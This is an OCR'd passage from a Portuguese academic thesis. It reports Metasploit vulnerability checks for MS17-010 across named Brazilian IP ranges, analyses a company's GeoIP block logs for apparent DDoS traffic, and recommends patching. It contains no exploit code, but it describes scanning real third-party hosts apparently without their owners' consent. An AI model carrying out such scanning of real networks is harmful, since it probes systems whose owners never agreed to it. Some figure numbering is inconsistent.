
Outro método de correção, que inclusive é o mais indicado pelo fornecedor do SO, é a instalação das atualizações definidas pelos KB4012212 e KB4012215. Estas permitem a utilização do protocolo SMBv1 sem risco de exploração por tais vulnerabilidades. Os testes realizados através do Metasploit falharam em todos os sistemas operacionais que possuíam essa atualização de correção.

A quantificação das faixas de rede escolhidas como amostragem resultou em um total de 632 *hosts* encontrados com a porta TCP 445 publicada na rede sem qualquer tipo de restrição de acesso. Destes *hosts* encontrados como filtro inicial da amostragem, foi possível identificar, na segunda etapa da quantificação, com o auxílio

[19] "How detect, enable and disable SMBv1, SMBv2 and SMBv3 in Windows and Windows Server" 30 nov. 2017, https://support.microsoft.com/en-us/help/2696547/how-to-detect-enable-and-disable-smbv1-smbv2-and-smbv3-in-windows-and. Acessado em 31 mai. 2018.

do Metasploit e sua biblioteca de validação, 17 *hosts* descritos como vulneráveis a este *exploit* identificado pela Microsoft no dia 14 de março de 2017, formando um total de aproximadamente 2,69% dos endereços IP verificados.

Gráfico 730 – Quantidade de hosts vulneráveis à MS17-010



Fonte: Elaborado pelo autor, 2018.

Através do Gráfico 2 é possível ver, ainda, a concentração maior de ocorrências na faixa 187.120.0.0/13 e a ausência de endereços IP vulneráveis na faixa 201.80.0.0/13. Contudo, não fica visível um padrão de ocorrências através destes resultados encontrados.

5.1.3 Coleta de dados via GeoIP

Uma empresa da área de segurança da computação, situada no Rio Grande do Sul, a qual preferiu manter seu nome em anonimato, bem com quaisquer dados que possam identificá-la, disponibilizou um histórico de 10 dias de *logs* da sua ferramenta de GeoIP.

O GeoIP é uma ferramenta que age diretamente sobre as conexões estabelecidas com um *gateway*, identificando a região de onde foi originada está conexão através do seu IP de origem, assim é possível elaborar restrições que permitam, a apenas algumas regiões, conectar nos serviços publicados sobre a gerencia desta ferramenta.

Tal ferramenta é responsável, na empresa estudada, pela proteção de duas redes distintas onde existem publicações de serviços para a internet. Essas redes distintas serão nomeadas como:


- Local A – trata-se de uma rede com duas entradas de internet através de operadoras diferentes, publicações de sites e um serviço de e-mail.
- Local B – semelhante ao local anterior, porém com três entradas de Internet, publicações de um serviço de central telefônica Voice over Internet Protocol (VoIP) e um servidor de troca de arquivos File Transfer Protocol (FTP).

Os dados foram disponibilizados do dia 01 de junho de 2018 até 10 de junho de 2018, através de um arquivo em texto simples, exportado da ferramenta de relatórios do GeoIP. O referido arquivo foi inserido em uma planilha e sumarizado de forma a facilitar a quantificação dos dados e a obtenção dos gráficos de acessos.

O GeoIP trabalha com uma classificação de cada endereço IP público, informando a sua devida região de origem. Dessa forma, permite criar um bloqueio para conexões que vierem de países fora do escopo de trabalho da empresa em questão. Para os dados utilizados na pesquisa, foram bloqueados os endereços IP de todos os países, exceto os endereços do Brasil, os quais são necessários para o correto funcionamento da empresa.

Foi possível identificar uma grande taxa de acessos negados para o Local A em comparação ao Local B. No Local A, ocorreram cerca de 71398 tentativas de conexão bloqueadas no período de 10 dias, enquanto o Local B teve um total de 16412 bloqueios de conexões indesejadas. No Local B, conforme o Gráfico 3, nos primeiros dias, por volta de 4.200 conexões foram bloqueadas. A partir do quarto dia, ocorreu uma queda em cerca de 62% da quantidade de acessos. Do quinto dia até o fim do histórico, existe uma queda para menos de 5,4% do valor inicial.


Gráfico 731 – Tentativas de acesso bloqueadas pelo GeoIP no Local B



Fonte: Elaborado pelo autor, 2018.

Essa diferença ocorreu, pois, a rede Local B sofreu uma possível tentativa de ataque durante o período. Essa tentativa teve início antes do período de coleta de dados e encerrou exatamente às 16 horas do dia 04 de junho de 2018. Esse possível ataque foi baseado em um constante envio de pacotes para o endereço IP externo através do protocolo ICMP, que estava sendo bloqueado pelos filtros da ferramenta de GeoIP. Em contato com a empresa responsável pelo serviço de GeoIP, foi possível identificar que tais requisições eram enviadas com um tamanho de pacote acima do normal, podendo ser classificadas como tentativas de ataque de DoS. Conforme exibido no Gráfico 4, as tentativas tiveram início em cerca de 75 regiões diferentes, sendo que a principal região foi nomeada pelo filtro da ferramenta de GeoIP como *United States*, formando um total de 7037 conexões bloqueadas, seguido por *United Kingdom* com cerca de 1839 tentativas. As demais regiões ficam abaixo de 450 tentativas, mas ainda assim pode-se reconhecer esta tentativa como um possível ataque de DDoS.


Gráfico 732 – 15 países com maiores tentativas de acesso no Local B



Fonte: Elaborado pelo autor, 2018.

Conforme visto no Local B, os acessos poderiam ser considerados normais com cerca de 228 bloqueios diários. Porém, no Local A, o Gráfico 5 exibe que o dia 10 que possui o menor número de ocorrências do período de coleta, chegando a um total de 6179 conexões bloqueadas, o que caracterizou também algum tipo de tentativa de ataque, mas diferente da anterior, esta permaneceu por todos os dias disponibilizados neste relatório.

Gráfico 733 – 15 países com maiores tentativas de acesso no Local B



Fonte: Elaborado pelo autor, 2018.

No Local A, pode-se notar que, referente aos endereços IP que realizaram tentativas de descoberta dessas publicações, tem-se um total de 90 países diferentes originando as conexões no período destes 10 dias. Nesse caso, cerca de 94,87% das tentativas bloqueadas foram originadas da região nomeada pelo serviço de GeoIP com *China*. Essa região, sozinha, realizou um total de 67917 tentativas provenientes de diversos endereços de IP diferentes nesse período, caracterizando como um possível DDoS. Ao remover os dados de conexões dessa região, a média diária de conexões bloqueadas cai para cerca de 348, chegando em uma margem semelhante a encontrada no Local B fora do período de ataque, permitindo assim, estabelecer uma possível margem comum de bloqueios diário efetuados pela ferramenta de GeoIP em uma situação normal de trabalho. Dessa forma, fica perceptível que o ataque é proveniente apenas dessa localidade, e confirma-se a definição de ser um possível DDoS.

Ao analisar as portas que estavam sofrendo as tentativas de ataque, foi possível visualizar que o foco do ataque durante o período coletado foi a porta TCP 443, totalizando 66.819 acessos bloqueados, cerca de 98,38% das tentativas. Também fica visível uma pequena distribuição de tentativas nas demais portas disponíveis para acesso a este local, conforme é exibido na Tabela 1.

Tabela 1 – Tentativas de acesso em cada porta publicada no Local A

Tabela de frequência por serviço											
País\Data	**01/06**	**02/06**	**03/06**	**04/06**	**05/06**	**06/06**	**07/06**	**08/06**	**09/06**	**10/06**	**Total**
tcp/https	6943	6545	6327	6891	6750	7206	6709	7701	5879	5868	66819
tcp/http	93	679	467	93	195	329	289	201	270	259	2875
icmp	19	16	24	24	23	37	97	39	29	25	333
tcp/imap	1	0	2	30	75	117	228	48	45	0	546
tcp/pop3	22	26	20	15	12	17	24	311	351	27	825

Fonte: Elaborado pelo autor, 2018.

6 CONSIDERAÇÕES FINAIS

Este estudo se propôs a mostrar as melhores práticas para correção de duas vulnerabilidades existentes nos sistemas operacionais da Microsoft, sendo que ambas são conhecidas e já foram corrigidas pelo fornecedor do *software*. Seguindo a mesma linha, ainda há o intuito de, através de simulações, relatórios e quantificações de ameaças, estabelecer uma ideia da facilidade existente hoje em realizar um ataque. Além disso, pretende-se mostrar que as vulnerabilidades estão presentes nos mais diversos serviços publicados da Internet, e que elas, por diversas vezes, acabam passando despercebidos pelas organizações.

Durante a fase inicial deste projeto foi realizado uma pesquisa por empresas que possam ao disponibilizar dados para análise ou autorizar um *pentest* em suas redes. Foram contratadas doze empresas, das quais sete não deram retorno e outras quatro recusaram o pedido informando não terem interesse ou disponibilidade para a pesquisa. Com essa dificuldade na aquisição de dados, a pesquisa tomou o foco no estudo de duas vulnerabilidades específicas e foi motivada a escolher ambas as vulnerabilidades do sistema operacional da Microsoft, pois este possui maior documentação com fontes confiáveis, permitindo possuir uma bibliografia mais ampla para a pesquisa.

A escolha específica destas vulnerabilidades foi tida pela relevância que tiveram com as explorações efetuadas e pela possibilidade de checar a falha sem a necessidade de realizar a exploração. Também foi utilizado para quesito de escolha

as datas de descoberta e correção de tais vulnerabilidades, visando que exista uma com maior tempo de existência e outra mais recente.

Com base nos estudos realizados, percebe-se que o processo para realizar uma exploração tem se tornado cada dia mais simples através das ferramentas e tutoriais disponíveis em diversos sites. Nesse mesmo viés, os serviços de uma forma geral também se tornam, cada vez mais, acessível de qualquer lugar, o que facilita a localização de diversas publicações na internet, assim como, também facilita o aprendizado para alguém que esteja interessado em iniciar ou aumentar o seu conhecimento nesta área. De forma contraditória, os investimentos na área de segurança da informação e na equipe responsável por tal serviço costumam não acompanhar essa rápida evolução.

Então, considerando o exposto neste estudo, fica claro que os processos para manter a rede segura são essenciais e mesmo que uma ajuda profissional possua um valor elevado, apenas seguir as boas práticas já traz resultados satisfatórios e garante uma segurança boa para qualquer serviço. Priorizando sempre a obrigação de manter todos os sistemas atualizados e tendo como ideal uma pesquisa incessantemente por soluções que possam aprimorar a segurança geral da empresa.

Diante deste cenário, somado aos resultados obtidos durante a quantificação e o estudo do relatório, pode-se perceber que existe uma grande falha no comprometimento de muitas organizações com a segurança, tendo em vista que tanto a empresa pode não estar dando o devido interesse em tentar se proteger, criando investimentos e treinamentos na área, quanto os funcionários podem não estar mostrando comprometimento com procedimentos simples de boas práticas que, em conjunto de uma correta organização das demandas, não se tornaria um peso na tarefas diárias e traria um grande aumento na segurança global.

Ainda é interessante expor que, durante todos os processos dessa pesquisa, não foi utilizado nenhum meio de anonimato na Internet, isto é, todos os processos de *portscan, fingerprint,* e *exploit checkers* foram realizados abertamente na Internet. Assim, fica como sugestão a realização de trabalhos futuros no sentido de verificar o quão preparado está o governo brasileiro para identificar um atacante em potencial e quais as ações que são tomadas perante tais atos.

Conforme descrito anteriormente, o intuito de não infringir as leis Brasileiras, e a dificuldade de conseguir autorização para utilizar a estrutura real de uma empresa, causou a este projeto diversas alterações de escopo, resultando em uma redução do tempo útil para pesquisa por endereços vulneráveis, dessa forma é tido como sugestão para trabalhos futuros, uma pesquisa em maior escala, ou ainda a análise mais aprofundada de dados reais de uma empresa.

REFERÊNCIAS

ALENCAR, Márcio Aurélio dos Santos. **Fundamentos de Redes de Computadores.** Manaus: Universidade Federal do Amazonas, CETAM, 2010.

ASSOCIAÇÃO BRASILEIRA DE NORMAS TÉCNICAS (ABNT). **ABNT NBR ISO/IEC 17799: Tecnologia da informação - Técnicas de segurança - Código de prática para a gestão da segurança da informação.** Rio de Janeiro: 2005.

ASSOCIAÇÃO BRASILEIRA DE NORMAS TÉCNICAS (ABNT). **ABNT NBR ISO/IEC 25000: Tecnologia da informação - Técnicas de segurança - Código de prática para a gestão da segurança da informação.** Rio de Janeiro: 2005.

ASSOCIAÇÃO BRASILEIRA DE NORMAS TÉCNICAS (ABNT). **ABNT NBR ISO/IEC 31000: Tecnologia da informação - Técnicas de segurança - Código de prática para a gestão da segurança da informação.** Rio de Janeiro: 2005.

ASSUNÇÃO, Marcos Flávio Araújo. **Análise de eficiência na detecção de vulnerabilidades em ambientes web com o uso de ferramentas open source.** Belo Horizonte: Universidade FUMEC, 2014.

BEAL, Adriana. **Gestão estratégica da informação**: como transformar a informação e a tecnologia da informação em fatores de crescimento e de alto desempenho nas organizações. São Paulo: Atlas, 2004.

BRENTON, C.; HUNT, C. **Active Defense - A Comprehensive Guide to Network Security.** 1 ed. Alameda: Ed. Sybex, 2001.

CERT.br (Centro de Estudos Resposta e Tratamento de Incidentes de Segurança no Brasil). **Estatísticas dos Incidentes Reportados ao CERT.br.** 2018. Disponível em: < https://www.cert.br/stats/incidentes/>. Acesso em: 03 mar. 2018.

CISCO. **CCIE Security.** Disponível em: < https://www.cisco.com/c/en/us/training-events/training-certifications/certifications/expert/ccie-security.html>. Acesso em: 25 mar. 2018.

CISCO. **CCNA Security.** Disponível em: < https://www.cisco.com/c/en/us/training-events/training-certifications/certifications/associate/ccna-security.html>. Acesso em: 25 mar. 2018.

CISCO. **CCNP Security.** Disponível em: < https://www.cisco.com/c/en/us/training-events/training-certifications/certifications/professional/ccnp-security.html>. Acesso em: 25 mar. 2018.

CONVERY, S. **Network Security Architectures.** 2 ed. Indianápolis: Ed. Cisco Press, 2004.

COMER, Douglas E. **Redes de computadores e internet.** 4. ed. Porto Alegre: Bookman, 2007.

COMETTI, Mariana Beltran; AGUADO, Alexandre Garcia. **Políticas de Segurança da Informação para BYOD**. São Paulo: Faculdade de Tecnologia de Americana – FATEC, 2016.

CompTIA. **CompTIA Security+.** Disponível em: <https://certification.comptia.org/certifications/security>. Acesso em: 25 mar. 2018.

CVE-2012-0002. Disponível em: <https://www.cvedetails.com/cve/CVE-2012-0002/#metasploit>. Acesso em: 26 abr. 2018.

CVE-2017-0143. Disponível em: <https://www.cvedetails.com/cve/CVE-2017-0143/#metasploit>. Acesso em: 03 mai. 2018.

EC-Council. **Certified Ethical Hacker Certification.** Disponível em: <https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/>. Acesso em: 25 mar. 2018.

ENDORF, Carl; SCHULTZ, Eugene; MELLANDER, Jim. **Intrusion Detection & Prevention** 1 ed. Chicago: Ed. McGraw-Hill, 2004.

EXIN. **EXIN Ethical Hacking Foundation.** Disponível em: <https://www.exin.com/br/pt/certifications/exin-ethical-hacking-foundation-exam>. Acesso em: 25 mar. 2018.

FREITAS, Eduardo Antônio Mello, **Gestão de riscos aplicada a sistemas de informação: segurança estratégica da informação.** Brasília: Universidade Candido Mendes, 2009.

FOROUZAN, B. A.; MOSHARRAF, F. **Redes de Computadores, uma abordagem TOPDOWN.** 1 ed. Porto Alegre: Ed. AMGH Editora, 2013.

GERHARDT, Tatiana Engel; SILVEIRA, Denise Tolfo. **Métodos de Pesquisa.** 1 ed. Porto Alegre: Editora da UFRGS, 2009.

GIAC Certifications. **GIAC Penetration Tester (GPEN).** Disponível em: <https://www.giac.org/certification/penetration-tester-gpen>. Acesso em: 25 mar. 2018.

GIAC Certifications. **GIAC Web Application Penetration Tester (GWAPT).** Disponível em: < https://www.giac.org/certification/web-application-penetration-tester-gwapt>. Acesso em: 25 mar. 2018.

GIL, Antonio Carlos. **Como Elaborar Projetos de Pesquisa.** 4a ed. São Paulo: Atlas, 2002.

GÜNTHER, Hartmut. **Psicologia**: Teoria e Pesquisa. Vol. 22. Brasília: Editora Universidade de Brasília, 2006.

HARRINGTON, Jan L. **Network security A practical approach.** San Francisco: Campus Elsevier, 2005.

ISACA. **Certified Information Security Manager (CISM).** Disponível em: < http://www.isaca.org/Certification/CISM-Certified-Information-Security-Manager/Pages/default.aspx>. Acesso em: 25 mar. 2018.

ISO. **All about ISO.** Disponível em: <https://www.iso.org/about-us.html>. Acesso em: 25 mar. 2018.

JUNIOR, Odilo Schwade. **Roteiro para realização de testes de penetração em cenários turn-keys.** Itajaí: Universidade do Vale do Itajaí, 2010.

Jusbrasil. **Art. 154 do Código Penal – Decreto Lei 2848/40.** Disponível em: <https://www.jusbrasil.com.br/topicos/10619917/artigo-154-do-decreto-lei-n-2848-de-07-de-dezembro-de-1940>. Acesso em: 16 abr. 2018.

Jusbrasil. **Art. 266 do Código Penal – Decreto Lei 2848/40.** Disponível em: <https://www.jusbrasil.com.br/topicos/10605134/artigo-266-do-decreto-lei-n-2848-de-24-de-fevereiro-de-1891>. Acesso em: 16 abr. 2018.

KUROSE, James F.; ROSS, Keith W. **Redes de computadores e Internet: uma abordagem top-down.** 5. ed. São Paulo: Addison Wesley, 2010.

MARCONI, Marina de Andrade; LAKATOS, Eva Maria. **Fundamentos de Metodologia Científica.** 5 ed. São Paulo: Editora Atlas S.A., 2003.

MARQUES, Eduardo. **Hacker, o que é?** TI Especialistas Brasil, 2010. Disponível em: <http://www.tiespecialistas.com.br/2010/11/hacker-o-que-e/#.UTqKSByZcnJ> Acesso em: 15 out. 2017.

MICROSOFT. **How detect, enable and disable SMBv1, SMBv2 and SMBv3 in Windows and Windows Server.** 2017. <https://support.microsoft.com/en-us/help/2696547/how-to-detect-enable-and-disable-smbv1-smbv2-and-smbv3-in-windows-and> Acesso em: 31 mai. 2018.

MICROSOFT. **Microsoft Security Bulletin MS12-020 - Critical.** 2012. Disponível em: <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2012/ms12-020> Acesso em: 26 abr. 2018.

MICROSOFT. **Microsoft Security Bulletin MS17-010 - Critical.** 2017. Disponível em: <https://docs.microsoft.com/pt-br/security-updates/securitybulletins/2017/ms17-010> Acesso em: 03 mai. 2018.

MILLER H. Gilbert, MURPHY Richard H. **Secure cyberspace: answering the call for inteligente action.** IT Professional, 2009.

MORROW, Bill. **BYOD security challenges: control and protect your most sensitive data**. Network Security. December, 12, p. 5-8, 2012.

NETO, Abílio Bueno; SOLONCA, Davi. **Auditoria de Sistemas Informatizados.** 3ª ed. Palhoça: Unisul Virtual, 2007.

NEUBAUER, B. J.; HARRIS, J. D. **Protection of computer system from computer viruses: ethical and pratical issues.** Vol. 18, nº. 1. Pittsburg: Journal of Computing Sciences in Colleges, 2002.

Offensive Security. **Offensive Security Certified Professional.** Disponível em: <https://www.offensive-security.com/information-security-certifications/oscp-offensive-security-certified-professional/>. Acesso em: 25 mar. 2018.

OLIVEIRA, Maxwell Ferreira. **Metodologia Científica: um manual para a realização de pesquisas em administração.** Catalão: Editora da UFG, 2011.

PRODANOV, Cleber Cristiano; FREITAS, Ernani Cesar. **Metodologia do trabalho cientifico: métodos e técnicas da pesquisa e do trabalho acadêmico.** 2 ed. Novo Hamburgo: Universidade Feevale, 2013.

RAMOS, Anderson. **Security officer - 1: guia oficial para formação de gestores em segurança da informação.** 1. ed. Porto Alegre: Zouk, 2006.

ROTH, Luiz Carlos. **Teste de invasão com uso de software livre e ferramentas open source em redes corporativas.** Curitiba: Universidade Tuiuti do Paraná, 2011.

SALAH, Khaled et al. **Resiliency of open-source firewalls against remote discovery of last-matching rules.** Dhahran: King Fahd University of Petroleum & Minerals, 2009.

SÊMOLA, Marcos. **Gestão da segurança da informação uma visão executiva.** 1 ed. Rio de Janeiro: Campus Elsevier, 2002.

SOARES, Luiz Fernandes Gomes; LEMOS, Guido; COLCHER, Sérgio. **Redes de computadores: das LANS, MANs e WANs às redes ATM.** Rio de Janeiro: Campus, 1995.

TANENBAUM, Andrew S.; WETHERALL, David. **Redes de computadores.** 5. ed. São Paulo: Pearson Prentice Hall, 2011.

VASQUES, Alan Tamer; SCHUBER, Rafael Priante. **Implementação de uma VPN em Linux utilizando o protocolo IPSec.** Belém: Centro Universitário do Estado do Pará, 2002.

VIANA, Raimundo do Nascimento. **Administração de Sistemas de Informação: Segurança e os Desafios Éticos da Tecnologia da Informação.** São Luís: Faculdade Atenas Maranhense, 2005.

VIGNA, Giovanni; VALEUR, Fredrik; KEMMERER, Richard A. **Designing and Implementing a Famil y of Intrusion Detection Systems.** Santa Barbara: University of California Santa Barbara, 2003.

WILHELM, Thomas. **Professional penetration testing: creating and operating a formal hacking lab.** 1 ed. Burlington: Syngress, 2010.

ZWICKY, E. D. **Building Internet Firewalls.** 2. ed. Sebastopol: O'Reilly & Associates, Inc., 2000.